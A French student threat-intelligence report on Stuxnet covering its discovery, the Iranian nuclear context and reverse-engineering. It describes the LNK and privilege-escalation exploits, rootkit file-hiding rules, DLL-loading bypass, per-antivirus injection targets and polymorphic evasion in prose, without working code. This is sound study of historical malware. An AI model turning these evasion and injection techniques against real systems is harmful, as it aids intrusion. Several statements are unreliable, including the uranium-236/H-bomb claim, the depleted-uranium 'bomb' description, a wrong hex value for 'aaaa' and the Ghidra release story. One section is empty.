Stuxnet

Projet d'étude Threat Intelligence

Auteurs: WALLERICH Théophane

Contents

1 Préambule

Nous allons nous intéresser dans ce document au fameux virus Stuxnet et à l'attaque qui lui est liée dans son ensemble. Découvert et étudié depuis une dizaine d'années, le virus à aujourd'hui été totalement disséqué et ses moindres aspects compris. L'attaque quant à elle s'est déroulé sur une large période, il s'agit d'un travail de patience particulièrement impressionnant. Après une brève analyse du contexte géopolitique de l'époque, qui va nous permettre d'emmètre des hypothèses sur les acteurs de cette attaque. Nous nous pencherons en détail sur l'enquête qui a permis de comprendre et de mettre en lumière cette vaste opération de sabotage informatique. Nous étudierons ensuite son fonctionnement technique plus en détail ainsi que les méthodes utilisées pour étudier le virus. Les éléments mentionnés dans ce rapports tenteront de faire un bilan des enquêtes actuelles sur le sujet, se basant sur des faits et des analyses techniques précises.

2 Introduction

Découvert en 2010 le virus Stuxnet est considéré comme le premier malware ayant pour objectif l'espionnage et le sabotage des systèmes industriels. Pour des raisons que j'évoquerai dans la partie suivante, nous savons aujourd'hui que cette attaque était ciblée avec une probabilité de 100 %, visant des usines d'enrichissement d'uranium Iraniennes. De plus les moyens mis en œuvre et la complexité technique du virus écartent rapidement l'hypothèse d'un acte isolé orchestré par un groupe de hackers indépendant.

3 Découverte du virus et contexte Géopolitique

Ce cas est relativement atypique puisque son étude a commencé relativement longtemps après sa mise en place. De plus on ne connaissait pas au départ la cible du Virus. Réciproquement pour la cible, on ne connaissait donc pas les moyens techniques mis en places et la nature de l'attaque

3.1 Mise en lumière et premières analyses du virus

17 juin 2010 Sergey Ulasen, ingénieur informatique Biélorusse, alors en train de passer au crible des courriels découvre un rapport qui attire son attention. Un ordinateur appartenant à un client en Iran a été pris dans une boucle de redémarrage : s'arrêtant et redémarrant à plusieurs reprises malgré les efforts des opérateurs pour en prendre le contrôle.

Il découvre alors un malware encore inconnu dont il peine à comprendre le fonctionnement et le but. La société Virusblokada qui l'emploi publia un rapport sur un virus alors nommé **RootkitTmphider** qui va se rependre comme une trainée de poudre dans le milieu de la cyber sécurité. Ce premier rapport fait uniquement mention de la découverte d'une faille dite **0day** sur les systèmes d'exploitation Windows, c'est à dire une faille de sécurité majeure encore inconnue par Microsoft.

Les ingénieurs en cyber sécurité du monde entier commencent à travailler sur un virus d'une qualité encore jamais vue, extrêmement technique et d'une précision absolue il fait usage de beaucoup de failles inconnues mais aussi de 2 **certificats cryptographiques** officielles dérobés à la société Tawainaise **RealTek Semiconductor**, lui permettant de passer pour un logiciel légitime auprès du système d'exploitation Windows.

Rapidement d'autres failles 0day Windows utilisées par Stuxnet sont découvertes, 4 au total dont nous donnerons le détail par la suite.

Ayant compris la première partie du code du virus, et donc en partie son mode de propagation, les ingénieurs restent cependant perplexe quant au but du virus et sa cible exacte, sa **charge utile**.

Il apparait que le code cible des systèmes de contrôle et d'acquisition de données en temps réel (SCADA) fabriqué par la société Siemens. Ceux-ci permettent de traiter en temps réel un grand nombre de télémesures et de contrôler à distance des installations techniques.

Ces boitiers sont des interfaces hommes-machines, c'est à dire qu'ils font le lien direct avec des machines physiques, extrêmement répandues dans le monde entier dans tous les domaines sensibles tel que le nucléaire, les installations électriques, les aiguillages de chemins de fer ou encore les contrôles des gazoducs pour ne citer qu'eux.

Les cibles potentielles du virus sont donc nombreuses, mais le contexte géopolitique va rapidement orienter les enquêteurs.


3.2 Programme nucléaire Iranien

Depuis les années 50, l'Iran développe son programme nucléaire avec l'aide d'abord des Etats-Unis et de l'Europe, puis de la Russie a la suite de son interruption en 1979 à cause de la révolution qui transforme le pays en république islamique.

Présenté comme uniquement destiné à la production d'électricité par le gouvernement, les puissances occidentales tel que les Etats-Unis voient d'un mauvais œil le développement d'une telle technologie et suspectent l'Iran de vouloir utiliser le nucléaire à des fins militaires. C'est principalement la présence de l'isotope 236 de l'uranium sur les sites nucléaire Iraniens qui inquiètent les puissances étrangères, en effet c'est isotope ne peux être obtenu que lors d'un étape avancée d'enrichissement correspondant à la fabrication de la fameuse bombe H. Il peut également être utilisé directement dans des bombes moins puissantes dit à "Uranium Appauvri", moins puissante mais à forte toxicité chimique, ces bombes ont notamment été utilisées par les Etats-Unis lors de la guerre d'Irak.

L'accession de l'Iran à l'arme Atomique pourrait en effet redistribuer les cartes du pouvoir au Moyen-Orient, zone déjà fragilisées par nombreuses guerres et tant convoitée par les Occidentaux pour ses ressources. Ajouté à cela le contexte religieux extrêmement délicat dans cette région, induisant des tensions avec l'Israël notamment.

Depuis la mise en place de du gouvernement islamique dans le pays, celui-ci ne reconnait plus l'existence officielle de l'état d'Israël et soutient ouvertement le peuple Palestinien avec qui ils sont en conflits. Les relations se tendent également avec les États unis, le peuple Iranien revendiquant un droit au nucléaire devient de plus en plus hostile à la politique extérieure américaine.



Israël est donc un suspect évident considérant un Iran nucléaire comme une menace directe. Mais, jusqu'à présent, il n'y a aucune preuve réelle qu'Israël a créé ce ver.

Comme bien souvent dans le cas d'attaques informatiques, retracer les auteurs réels est très compliqué voire impossible.

Certaines théories disent fournir des preuves qu'Israël est l'instigateur de l'agression numérique, en fonction de certaines dates et de certains mots trouvés dans le malware mais ces théories ne peuvent constituer des preuves réelles de par leur caractère spéculatif.

Une analyse du fabricant de systèmes de contrôle industriel "Siemens" soutient cependant ces spéculations.

Un rapport du New York Times paru en 2012, nommé "Obama Order Sped Up Wave of Cyberattacks Against Iran" suggère que Stuxnet était une opération conjointe américano-israélienne entre la NSA et l'unité 8200. Il aurait été testé par les Israéliens sur les systèmes de contrôle industriel du complexe nucléaire de Dimona en 2008 avant d'être diffusée un an plus tard, vers juin 2009.

Quelque années plus tard les révélations de l'opération Olympic Games initiée aux USA sous le gouvernement Bush puis poursuivie sous le mandat d'Obama tendront à confirmer cette hypothèse en incluant Stuxnet dans un ensemble plus vaste d'attaques informatiques.

Se référant à des sources anonymes au sein de la CIA et de la NSA ainsi qu'a des documents confidentiels révélés par Edward Snowden en 2013, le film documentaire Zero Days affirme que le malware Stuxnet n'était qu'une petite partie d'une mission beaucoup plus vaste visant à infiltrer et compromettre l'Iran : "Nitro Zeus". Cependant les autorités américaines ne reconnaitront jamais les faits, se cachant derrière le secret défense

3.3 Disfonctionnement techniques au centre de recherche nucléaire de Natanz

Janvier 2010, les enquêteurs de l'Agence internationale de l'énergie atomique(AIEA) viennent de terminer une inspection de l'usine d'enrichissement de l'uranium, lorsqu'ils réalisent que quelque chose ne va pas avec des milliers de centrifugeuses.

Impossible pour eux à ce moment de comprendre d'où provient le dysfonctionnement, aucun système de d'alerte n'a détecté de fonctionnement suspect et l'ensembles des données qu'ils possèdent sont tout à fait saines et ne présentes aucunes anomalies. Les techniciens Iraniens décident alors de changer

minutieusement les centrifugeuses une à une, sous le contrôle de l'AIEA (Agence International de l'Energie Atomique)

3.3.1 (Parenthèse Physique Nucléaire)Enrichissement de l'uranium

L'enrichissement de l'uranium est le procédé consistant à augmenter la proportion d'isotope fissile dans l'uranium. L'opération la plus commune est l'enrichissement de l'uranium naturel en son isotope 235. Pour résumer plus l'uranium naturel est enrichi plus il contient une grande proportion de matière fissible, et donc d'énergie à libérer.

Pour fabriquer des armes atomiques il est nécessaire d'enrichir très fortement l'uranium (>90%), beaucoup plus que pour du combustible nucléaire utilisé dans les centrales électriques.

Le procédé utilisé par l'Iran pour enrichir de l'uranium en isotope 235 est l'ultracentrifugation. Cette dernière technologie met en œuvre un ensemble de centrifugeuses.

Une centrifugeuse est principalement constituée d'un rotor qui tourne à très grande vitesse (50 000 à 70 000 tours par minute) et permet la séparation des différents isotopes dans un gaz d'hexafluorure d'uranium grâce à la différence de masse.

La différence de masse entre les isotopes étant uniquement la masse d'un neutron, il est nécessaire de reproduire cette opération un très grande nombre de fois. Les centrifugeuses sont donc installées en « cascades » et le gaz passe dans chacune d'entre elles (soit dans des milliers de centrifugeuses) en augmentant au fur et à mesure sa teneur en uranium 235 (jusqu'à un niveau de 3% à 5% pour un usage civil).

A chaque étape le gaz devant être maintenu à l'exacte température permettant l'opération sans toutefois trop chauffer car cela pourrait alterner les composants même de la centrifugeuse.

On imagine donc bien la degré de précision de ces appareils et l'importance de réglages...

3.4 Structures de données et infrastructure physique

Avec l'aide d'ingénieurs de Siemens, on découvre ensuite que le virus cible des PLC précis, des équipements identifiés grâce à leurs identifiants dans le code source. Notamment Des turbines à vapeur K-1000-60/3000-3 fabriquées par l'industriel russe "Power Machines" qui équiperaient justement la centrale nucléaire Bushehr en Iran.

Partant de cette première découverte, ils découvrent via l'étude de la structure de données, des chiffres pouvant être directement corrélés a des sites existant en Iran.

Le virus Stuxnet s'attaque en fait aux jeux de test du SCADA, les structure de données étant structurés par bloc dans la mémoire on peut "facilement" identifier les infrastructures physiques qu'il y a derrière et leur organisation.

Il recherche, une architecture SCADA respectant certaines contraintes bien précises avant de se lancer. Il s'agirait de 6 ensembles de 164 centrifugeuses chacun. Cette condition a pu être déduite par Langner à partir de la fonction FC 6069, utilisée pour stocker 984 (6 * 164) entrées dans le bloc de donnée DB 8063.

Langner met à jour plus précisément deux cibles distinctes en Iran:


- La centrale nucléaire de Bushehr et ses turbines à vapeur, ciblée par le code 417
- le centre d'enrichissement de Natanz et ses les centrifugeuses IR-1, ciblée par le code 315

Allant même plus loin Langner prouve qu'il est possible de disposer de toutes les informations nécessaires sur les infrastructures ciblées, simplement en se servant de photographies *disponibles publiquement* sur le site du gouvernement Iranien Comme le montre la photographie suivante ou l'on identifie clairement en vert des blocs de centrifugeuses.

3.5 Vecteur D'attaque dans un environnement isolé d'Internet

L'une des principales questions est le vecteur d'attaque. Comment faire pour que le Virus parvienne jusqu'à sa cible. En l'occurrence des boitiers industrielles uniquement reliés au réseau de l'usine. Lui-même isolé d'Internet. La seule solution restante pour entrer dans l'usine est donc un périphérique amovible infecté branché sur l'un des postes du réseau. Il semblerait qu'il y a eu des campagnes de dispersion de clé USB dans des zones géographiques bien précises autour de l'usine. Pour maximiser les chances qu'un employé ayant accès aux machines ciblé la ramasse et ne tente de la lire directement. Il semble aussi très probable que des ordinateurs portables aient été infecté en dehors de l'Usine avant d'être rentré puis connecté au réseau par un Technicien.

4 Modèle en Diamant



5 Cryptanalyse et reverse-engineering

Intéressons-nous dans cette partie, aux investigations et techniques utilisées pour, à partir de l'exécutable, qui ont permis une analyse complète du virus.

5.1 (Dé)Chiffrement Polymorphique

Stuxnet est un virus dit polymorphe c'est à dire que lors de sa réplication, il modifie sa représentation, ce qui empêche un logiciel antivirus de l'identifier par sa signature. Bien qu'en apparence le virus change (du point de vue d'un programme antivirus qui lit le programme infecté), le fonctionnement du virus (sa méthode d'infection et sa charge utile) reste le même : les algorithmes ne sont pas modifiés, mais leur traduction en code-machine l'est.

L'exécutable Stuxnet est de plus chiffré, mais pour être tout à fait autonome, la méthode de chiffrement ainsi que la clé doivent être contenues dans le virus lui-même. Il doit nécessairement posséder un code de démarrage présent en clair dans le programme infecté pour exécuter la fonction de déchiffrement, rendre exécutable le code déchiffré (invalider le cache d'instructions, régler les droits d'exécution de la zone mémoire), et enfin appeler du code déchiffré.

Deux intérêts bien distinct pour les attaquant dans cette méthode:

5.1.1 Offuscation des binaires et camouflage

L'idée est ici de protéger la confidentialité des instructions, c'est à dire de les chiffrer pour en rendre la lecture incompréhensible. Il s'agit là de retarder le travail de reverse engineering et donc de protéger les données ou les algorithmes contenus dans le programme. Pour que le code soit exécutable, il faut évidemment que les instructions soient déchiffrées avant d'être envoyées au processeur. Cette étape de déchiffrement supplémentaire a bien évidemment un coût en termes de performance. Il est possible de chiffrer presque tout le programme, et de le déchiffrer d'un coup en mémoire. Toutefois, cette approche revêt une importante faiblesse : les instructions se retrouvent toutes en même temps en clair en mémoire. Il suffit alors de la dumper pour retrouver tout le programme en un seul bloc.

Le second intérêt de la cryptographie polymorphique est de se camoufler des techniques classiques des antivirus, et notamment des techniques de **pattern-matching**, de reconnaissance d'empreinte. Le virus mutant à chaque réplication il n'a aucune signature statique.

5.1.2 Techniques de chiffrement polymorphique

- Équivalence de code (multiple code paths) : il est souvent possible d'écrire la même chose de plusieurs manières différentes et c'est cette caractéristique qui est utilisée ici. Par exemple, xor eax, eax et movl $0,eax ont le même effet (seule la longueur de l'instruction change)
- Permutation des instructions du décodeur (outoforder decoder generation) : le code n'est pas particulièrement clair à cet égard, mais il semble que les opérations élémentaires liées au décodage soient " mélangées " pour éviter l'apparition de motif (pattern) parfait pour l'élaboration d'une signature
- Code poubelle (non operational pad instructions) : insertion d'instructions n'ayant aucun effet sur les résultats produits par l'algorithme (on parle aussi de junk code)
- Mutation des instructions (randomly generated instructions) : le code poubelle est généré à partir de motifs. Toutefois, certains paramètres peuvent être aléatoires (par exemple, un littéral dans une opération arithmétique), ce qui amplifie encore l'entropie du junk code

5.1.3 Technique de déchiffrement

Ici pour notre enquête on ne cherche pas à décrypter l'exécutable de façon automatisée, mais juste "à la main" une première fois pour accéder à son code binaire exploitable pour la suite.

Dans le cadre de Stuxnet, les ingénieurs ont très facilement retrouvé la clé, simplement hard codée dans le programme ainsi que le protocole utilisé. Voyez cela comme-ci vous aviez caché la clé de votre porte d'entrée sous le paillasson, cela donne l'impression que votre appartement est ferme, c'est bien pratique quand vous oubliez vos clés pour rentrer chez vous, mais quelqu'un qui aurait l'idée de chercher sous le paillasson pourrais rentrer très facilement chez vous.

5.2 Décompilation, réécriture

Une fois les données déchiffrées, la partie la plus facile est passée et vous vous retrouvez à présent avec 500ko de fichier binaire à décompiler. Plusieurs possibilités certaines open source, mais nécessitant des centaines d'heures de réécriture, tout d'abord pour reconstruire proprement le code assembleur , puis éventuellement le traduire en langage de plus haut niveau (C/C++). Tout cela dans le but d'obtenir du pseudo-code **Human Readable**. On peut citer le logiciel open source **Ghidra** rendu publique lors de l'affaire Snowden et release en 2019 sous licence Apache. Il intègre à la fois un décompilateur et un désassembleur. C'est sensiblement cette technologie qui a été utilisé à l'époque pour Stuxnet.

Il est intéressant de noter que l'étape de linkage/compilation laisse des traces exploitables par les enquêteurs comme la date de création de l'exécutable. Il semblerait que la version de Stuxnet découverte en Juin 2010 ai été compilé le 03/02/2010. La date confirmé par l'étude des timestamps dans le programme wtr4141.tmp ainsi que par la date de sa signature numérique (avec les certificats dérobés mentionnés plus haut)

6 Fiche technique du Virus

Dans un premier temps le virus cible les systèmes d'exploitation Windows via des fichiers DLL il s'installe dans le système comme un driver légitime grâce à l'utilisation d'un certificat officiel. Le nombre de modules inclus dans Stuxnet et l'ampleur du code développé indiquent qu'il a vraisemblablement été développé par un grand groupe de personnes.

De plus la précision chirurgical des nombreux tests, la multitude de conditions a remplir pour déclencher sa charge virale ne laissent pas de place au doute pour: Le virus a dû être testé dans un environnement "isoprodroduction" avant d'être déployé.

Le cœur de Stuxnet est constitué d'un gros fichier .dll qui effectue de nombreuses exportations de ressources.

En plus de ce gros fichier, Stuxnet contient également deux blocs de configuration chiffrés.

Son composant "dropper" est un programme "wrapper" qui contient tous les composants ci-dessus, stockés dans la section "stub". Cette section "stub" fait partie intégrante de fonctionnement. Lorsque la menace est exécutée, le wrapper extrait le fichier .dll de la section stub, le met en mémoire sous forme de module et appel le reste de la séquence.

Les données techniques fournies dans cette partie seront principalement basées sur le rapport **w32_stuxnet** de Symantec paru en Juillet 2010

Table 3

DLL Resources

Resource ID	Function
201	MrxNet.sys load driver, signed by Realtek
202	DLL for Step 7 infections
203	CAB file for WinCC infections
205	Data file for Resource 201
207	Autorun version of Stuxnet
208	Step 7 replacement DLL
209	Data file (%windows%\help\winmic.fts)
210	Template PE file used for injection
221	Exploits MS08-067 to spread via SMB.
222	Exploits MS10-061 Print Spooler Vulnerability
231	Internet connection check
240	LNK template file used to build LNK exploit
241	USB Loader DLL ~WTR4141.tmp
242	MRxnet.sys rootkit driver
250	Exploits Windows Win32k.sys Local Privilege Escalation (MS10-073)

6.1 Transmission et Infection ciblant un milieu isolé d'Internet

L'une des principales méthodes de propagation utilisées par Stuxnet consiste à se copier sur des disques amovibles insérés. Il utilise pour cela une première faille 0 day:

En effet les centrales

6.1.1 Faille LNK et propagation via les disques amovibles


LNK Vulnérability (CVE-2010-2568):

Cette faille 0day permet à un pirate d'exécuter du code lors de l'ouverture d'un dossier, que celui-ci soit partagé (SMB, WebDAV),local, ou encore issu d'un périphérique de stockage de masse.

Elle s'insère en même temps que le driver de chargement des icônes. Le code peut également se copier sur des périphériques de stockage que l'on insère, récupérant la lettre de support et sa configuration lors du chargement de l'icône.

Stuxnet a également la possibilité de supprimer des fichiers sur les supports insérés, suivant certaines règles bien précises. Par exemple, une fois qu'un disque amovible a infecté trois ordinateurs, les fichiers sont supprimés de ce support. Il check également avant toute transmission si la date système est antérieur au 24 juin 2012, visiblement la date choisie d'autodestruction du virus, on retrouve cette date dans d'autres portions du code.

Ces deux dernières subtilités traduisent bien la volonté des développeur de garder le virus localisé et périssable de sorte qu'il ne soit jamais découvert.



6.1.2 Fonction Rootkit

Stuxnet à la possibilité de cacher les fichiers nouvellement copiés dans les disques amovibles. Pour éviter que les utilisateurs s'aperçoivent de quelque chose.

Stuxnet via l'Export 16 extrait la ressource 201 sous le nom de MrxNet.sys. Le pilote est enregistré en tant que service créant les l'entrée suivant dans le registre correspondant :

Le driver, signé numériquement, analyse les objets suivants du pilote du système de fichiers : - FileSystemntfs - FileSystemfastfat - FileSystemcdfs

Stuxnet crée ensuite un nouveau support amovibles virtuel en quelque sorte, géré par son propre driver. Ce placement stratégique permet maintenant à Stuxnet d'intercepter les requêtes IRP, c'est à dire les lectures et écritures sur la plupart des systèmes de fichiers(FAT, NTFS...)

Il crée de plus un phénomène dit de loopback qui lui permet de monitorer l'insertion de nouveau système de fichier.

Pour cacher les fichiers qu'il utilise, le Driver ajoute une sorte de filtre supplémentaire au driver de base pour des types de fichiers très précis:

- Files with a ".LNK" extension having a size of 4,171 bytes.
- Files named "~WTR[FOUR NUMBERS].TMP", whose size is between 4Kb and 8Mb; the sum of the four numbers modulo 10 is null. For example, 4+1+3+2=10=0 mod 10

Cela permet de cacher les fichiers suivants utilisés par Stuxnet:

- Copy of Copy of Copy of Copy of Shortcut to.lnk
- Copy of Copy of Copy of Shortcut to.lnk
- Copy of Copy of Shortcut to.lnk
- Copy of Shortcut to.lnk
- ~wtr4132.tmp
- ~wtr4141.tmp

6.2 Bypasser les controles de chargement des DLL

Chaque fois que Stuxnet doit charger une DLL, y compris lui-même il doit contourner les systèmes qui bloquent normalement les intrusions pour ce type de librairies, le monitoring de LoadLibrary. Pour ce faire il appelle LoadLibrairy avec un nom spécial qui n'existe pas en mémoire, ce type d'opération devant normalement causer une erreur ajouter Ntdll.dll destiné à simuler le monitoring pour des fichiers avec un nom spéciale. Il mappe ces noms spéciaux de fichiers à des autres emplacement mémoire ou Stuxnet à déjà déchiffré et chargé le code. Ces noms spéciaux de fichiers étaient entre autre: KERNEL32_{HEXVALUE}.DLL, SHELL32_{HEXVALUE}.DLL

Une fois que le fichier DLL a été chargé par la méthode décrite ci-dessus, une fonction GetProcAddress est utilisée pour trouver l'adresse d'un export spécifique du fichier et il l'appel, prenant ainsi le contrôle de ce nouveau fichier DLL.

6.3 Technique d'injection

Stuxnet peut donc s'exporter dans d'autres processus, soit présélectionnées comme étant sures, soit dans des nouveaux processus arbitrairement créés. Les programmes vérifiés sont constitués de tache Windows par défaut et des solutions antivirus

Il "scan" pour chercher des solutions antivirus qu'il ne pourrait pas outrepasser, si il en trouve il inspecte alors l'image du fichier à la recherche d'informations tels que la version du logiciel pour déterminer si la tentative va échouer avant de poursuivre. Grâce aux informations qu'il a récolté il va décider d'un processus précis à utiliser pour l'injection:

Table 5

Process Injection

Security Product Installed	Injection target
KAV v1 to v7	LSASS.EXE
KAV v8 to v9	KAV Process
McAfee	Winlogon.exe
AntiVir	Lsass.exe
BitDefender	Lsass.exe
ETrust v5 to v6	Fails to Inject
ETrust (Other)	Lsass.exe
F-Secure	Lsass.exe
Symantec	Lsass.exe
ESET NOD32	Lsass.exe
Trend PC Cillin	Trend Process

Stuxnet va de plus vérifier à cette étape de quel faille dites d'escalade de privilège il a besoin pour la suite de son exécution.

Il réinjecte alors le code "vérifié" à la suite du bloc en cours d'exécution, prévu suffisamment grand à l'avance. Le programme alors suspendu reprend son exécution dans la nouvelle portion de code "adapté" à son environnement.


Là encore l'ampleur des moyens utilisés pour ce virus est bien visible, il possède une réponse spécifiques pour chaque solutions antivirus existantes et pour les différentes versions de Windows alors sur le marché. Il possède un "fichier" de configuration spécifique pour identifier les cibles, ayant cette forme :

```
5.1 - 1/1/0 - 2 - 2010/09/22-15:15:47 127.0.0.1, [c:\a\1.zip:\proj.s7p]
```

Ci dessous la description de chaques champs:

```
-1/1/0 – Flags used by Stuxnet

-2 – Flag specifying if the computer is part of a workgroup or domain

-2010/09/22-15:15:47 – Time of infection

-127.0.0.1 – IP address of the compromised computer

-[c:\a\1.zip:\proj.s7p] – file name of infected project file
```

6.4 Escalade de privilèges



Si il n'a pas déjà les droits nécessaire pour la suite de son processus, Stuxnet tente d'acquérir le plus haut niveau de privilège possible, il va pour cela utiliser une des deux failles 0 day suivantes selon la version de Windows sur laquelle il travaille.

6.4.1 Win32k.sys Local Privilege Escalation vulnerability (MS10-073)

Utilisée pour les OS Windows XP et Windows 2000 elle a été patchée le 12 Octobre 2010, relativement rapidement donc.

La vulnérabilité réside dans le code Win32k.sys qui appelle une fonction dans une table de pointeurs de fonctions. L'index dans la table n'est pas validé correctement, ce qui permet a du code d'être appelé en dehors de la fonction et d'écrire à des emplacements mémoires normalement inaccessibles. Stuxnet charge donc Win32k.sys en mémoire et cherche le pointeur de table de fonction vulnérable.

Une fois trouvé il cherche la bonne valeur à injecter à la suite il examine donc les DWORD qui viennent après le tableau des fonctions pour trouver un DWORD approprié à surcharger comme nouvelle adresse virtuelle.

En passant un index trop important dans la table de fonctions, l'exécution se transfère à l'adresse d'un DWORD placé après la table.

Ces DWORD ne sont que des données utilisées ailleurs dans win32k.sys, mais détournée par Stuxnet. Par exemple, si la chaîne ASCII "aaaa" (DWORD 0x6060606060) est située après la table de fonctions, Stuxnet attribuera le shellcode à l'adresse 0x6060606060 et en passera ensuite , un qui pointe vers le DWORD "aaaa" (0x6060606060).

Cet exploit permet donc au virus d'exécuter du shell code en tant qu'administrateur

6.4.2 Faille dams le Windows Task Scheduler(MS10-092)

Pour les versions de Windows plus récentes (Vista, 7), Stuxnet utilise une autre faille 0day. Patchée de façon partielle et beaucoup plus tardivement pas Microsoft.

Elle exploite un bug de l'ordonnanceur de tache de Windows, lorsque celui-ci fonctionne avec des privilèges élevés.

Cette faille permet à l'attaquant de créer et une nouvelle tâche arbitrairement, et de la "scheduler", le bloc d'instruction visé sera donc exécuté avec les même privilèges que le Task Scheduler. Les taches sont définies et paramétrées dans des fichiers XML peu sécurisés, il suffit donc d'injecter un fichier XML désigné spécialement pour ajouter une tache normalement non autorisée.

